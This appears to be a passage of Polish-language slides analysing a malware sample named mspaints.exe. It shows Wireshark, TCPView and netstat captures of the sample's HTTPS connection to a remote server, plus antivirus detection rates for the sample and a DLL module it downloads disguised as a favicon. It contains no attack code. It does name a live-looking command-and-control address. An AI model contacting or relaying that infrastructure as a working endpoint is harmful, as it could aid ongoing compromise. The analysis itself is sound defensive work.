2126	90.400708	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0
2127	90.401718	192.168.213.132	74.82.173.187	TCP	https > fc-cli [ACK] Seq=1 Ack=201 win=64240 Len=0

Follow TCP Stream

Stream Content

.....S[Y\YT-FKHAUB\J.....EIL:M\.....gqp:bj:kjK:2
\.qnv:LHJJI.....YMV:jrupom2.m1:QQ:bF:AHE:j.o
{u..o.....JJJJJL.....}

Find

Save As

Print

Entire conversation (200 bytes)

▼

ASCII

EBCDIC

Hex Dump

C Arrays


Raw

Help




Filter Out This Stream

Close

Mspaints – ruch sieciowy, program TcpView

 **TCPView - Sysinternals: www.sysinternals.com** [Minimize] [Maximize] [Close]


File Options Process View Help

 **A**  

Proc...	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Se
alg.exe	372	TCP	kcabaj-4369e8b0	1026	kcabaj-4369e8b0	0	LISTENING	
iqs.exe	3740	TCP	kcabaj-4369e8b0	5152	kcabaj-4369e8b0	0	LISTENING	
lsass.exe	676	UDP	kcabaj-4369e8b0	isakmp	*	*		
lsass.exe	676	UDP	kcabaj-4369e8b0	4500	*	*		
mspaints.exe	2152	TCP	kcabaj-4369e8b0.l...	2157	74-82-173-187.hosting8.info	https	ESTABLISHED	
svchost.exe	912	TCP	kcabaj-4369e8b0	epmap	kcabaj-4369e8b0	0	LISTENING	
svchost.exe	1068	UDP	kcabaj-4369e8b0	1314	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1287	*	*		
svchost.exe	1176	UDP	kcabaj-4369e8b0.l...	1900	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1187	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1288	*	*		
svchost.exe	1004	UDP	kcabaj-4369e8b0	ntp	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1025	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1033	*	*		
svchost.exe	1004	UDP	kcabaj-4369e8b0.l...	ntp	*	*		
svchost.exe	1176	UDP	kcabaj-4369e8b0	1900	*	*		
svchost.exe	1068	UDP	kcabaj-4369e8b0	1255	*	*		
System	4	TCP	kcabaj-4369e8b0.l...	netbios-ssn	kcabaj-4369e8b0	0	LISTENING	
System	4	TCP	kcabaj-4369e8b0	microsoft-ds	kcabaj-4369e8b0	0	LISTENING	
System	4	UDP	kcabaj-4369e8b0.l...	netbios-ns	*	*		
System	4	UDP	kcabaj-4369e8b0.l...	netbios-dgm	*	*		
System	4	UDP	kcabaj-4369e8b0	microsoft-ds	*	*		

Endpoints: 22 Established: 1 Listening: 5 Time Wait: 0 Close Wait: 0

Mspaints – ruch sieciowy, program TcpView



```
C:\ Command Prompt
C:\Documents and Settings\Administrator>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   127.0.0.1:1026           0.0.0.0:0               LISTENING
TCP   127.0.0.1:5152           0.0.0.0:0               LISTENING
TCP   192.168.213.131:139      0.0.0.0:0               LISTENING
TCP   192.168.213.131:2157    74.82.173.187:443       ESTABLISHED
UDP   0.0.0.0:445              *:*
```

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1026	0.0.0.0:0	LISTENING
TCP	127.0.0.1:5152	0.0.0.0:0	LISTENING
TCP	192.168.213.131:139	0.0.0.0:0	LISTENING
TCP	192.168.213.131:2157	74.82.173.187:443	ESTABLISHED
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:500	*:*	
UDP	0.0.0.0:1025	*:*	
UDP	0.0.0.0:1033	*:*	
UDP	0.0.0.0:1187	*:*	
UDP	0.0.0.0:1255	*:*	
UDP	0.0.0.0:1287	*:*	
UDP	0.0.0.0:1288	*:*	
UDP	0.0.0.0:1314	*:*	
UDP	0.0.0.0:4500	*:*	
UDP	127.0.0.1:123	*:*	
UDP	127.0.0.1:1900	*:*	
UDP	192.168.213.131:123	*:*	
UDP	192.168.213.131:137	*:*	
UDP	192.168.213.131:138	*:*	
UDP	192.168.213.131:1900	*:*	

```
C:\Documents and Settings\Administrator>
```

Mspaints – stan wykrywania przez oprogramowanie AV

- Pierwsza informacja o ataku – październik 2013
- Stan skanowania – 18 grudzień 2013
 - Mspaints 35/49
 - Ściągany moduł dll (pop/favicon.ico) 34/49